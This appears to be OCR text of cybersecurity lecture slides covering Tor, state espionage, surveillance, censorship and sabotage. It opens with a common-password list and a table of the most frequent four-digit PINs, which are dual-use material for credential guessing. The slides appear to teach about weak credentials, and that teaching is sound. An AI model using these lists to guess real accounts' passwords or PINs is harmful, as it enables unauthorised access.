fucker
austin
1111
merlin
matthew
121212
golfer
cheese
princess
martin
chelsea
patrick
richard
diamond
yellow
bigdog
secret
asdfgh
sparky
cowboy
0

source: xato.net

	PIN	Freq
#1	1234	10.713%
#2	1111	6.016%
#3	0000	1.881%
#4	1212	1.197%
#5	7777	0.745%
#6	1004	0.616%
#7	2000	0.613%
#8	4444	0.526%
#9	2222	0.516%
#10	6969	0.512%
#11	9999	0.451%
#12	3333	0.419%
#13	5555	0.395%
#14	6666	0.391%
#15	1122	0.366%
#16	1313	0.304%
#17	8888	0.303%
#18	4321	0.293%
#19	2001	0.290%

How Tor Works: 3



Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.

Cybersecurity

State activities

Espionage


- attack on confidentiality
- Flame, Red October

- Purpose:
  - Economic espionage
  - Strategic espionage
  - Tactical espionage

- https://apt.securelist.com/#secondPage

Operation "Red October"

Victims of advanced cyber–espionage network



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
1.雷达罩
2.主动电扫描多功能雷达
3.红外传感器
4.仪表板反光罩
5.驾驶员侧操纵台,油门在左侧,
驾驶杆在右侧
6.马丁·贝克 Mk16 轻型弹射座椅
7.向后打开的座舱盖
8.前轮
9.超音速进气口
10.全复合材料进气道
11.二级反转升力风扇
12.升力风扇喷口,偏转角从向前 15°
到向后 30°
13.升力风扇双叶舱盖
14.升力风扇进气口
15.各类通用系统
16.主武器舱,左右各一个
17.主武器舱盖
18.AIM-120 中程空空导弹
19.GBU-30 454 千克
JDAM 炸弹
20.AIM-132 先进近程格斗空空导弹
21.编队条灯
22.升力风扇传动轴
23.辅助进气口
24.辅助进气口舱门
25.F119-611 发动机
26.主起落架
27.主起落架舱
28.天线
29.前缘襟翼
30.前缘襟翼旋转作动筒及传动轴
31.前缘襟翼操纵动力源
32.外挂架加强连接点
33.外挂架加强翼肋
34.机翼整体油箱
35.航行灯
36.襟副翼
37.襟副翼结构
38.襟副翼作动筒
39.横滚控制管道
40.横滚控制喷口(固定 87°,喷流角 4°)
41.加力燃烧室
42.三轴承支撑推力矢量喷管,可向前
下方偏转 95°;垂直起降时,可水平
偏转±10°;
43.低可探测性轴对称喷口
44.可收放空中加油管
45.方向舵作动筒
46.低可探测性机体
47.多梁、肋式垂尾结构
48.铝合金蜂窝结构垂尾前缘
49.方向舵
50.全动水平尾翼
51.水平尾翼作动筒
52.垂尾
53.水平尾翼结构
54.铝合金蜂窝结构水平尾翼
前缘、后缘




Domestic surveillance

- also attack on confidentiality (but targeted inward)
- Prism

- law enforcement, population control

- efforts to limit cryptography - CryptoWar

HERO
OR
TRAITOR?



BUSINESS INSIDER UK

TECH

David Cameron is going to try and ban encryption in Britain

Rob Price

Jul. 1, 2015, 12:31 PM 23,916


David Cameron has signalled that he intends to ban strong encryption — putting the British government on a collision course with some of the biggest tech companies in the world.

As reported by Politics.co.uk, the British Prime Minister reaffirmed his commitment to tackling strong encryption products in Parliament on Monday in response to a question.

Prime Minister David Cameron. Reuters/Darren Staples

Strong encryption refers to the act of scrambling information in such a way that it cannot be understood by anyone — even law enforcement with a valid warrant, or the software company itself — without the correct key or password.

It's currently used in some of the most popular tech products in the world, including the iPhone, WhatsApp, and Facebook. But amid heightened terrorism fears, David Cameron is attempting to take action.



Business ▸ Policy

Deputy AG Rosenstein calls for law to require encryption backdoors


If you won't open up conversations, we'll make it a law, says Sessions' #2

By Shaun Nichols in San Francisco 31 Aug 2017 at 21:45 88

The deputy US Attorney General said he wants legislators to force technology companies to decrypt people's private conversations.

Censorship


- attack on availability
- Great Firewall of China
- content control (porn? drugs? IP piracy? dissent?)
- quite common, often via blacklists



Internet traffic to and from Egypt on January 27 - 28. At 5:20 pm EST, traffic to and from Egypt across 80 Internet providers around the world drops precipitously.

Credit: Arbor Networks

Censorship & surveillance



■ Countries which extensively censor politically sensitive web content.

■ Countries with inadequate safeguards and due process against government digital surveillance.

■ Countries which extensively censor politically sensitive web content and have inadequate. safeguards and due process against government digital surveillance.

Source: World Wide Web Foundation

Sabotage

- attack against data integrity
- destruction of something, usually data
- Stuxnet, Shamoon

- still quite rare
- “kinetic barrier”

OK
OK
www.President.ir

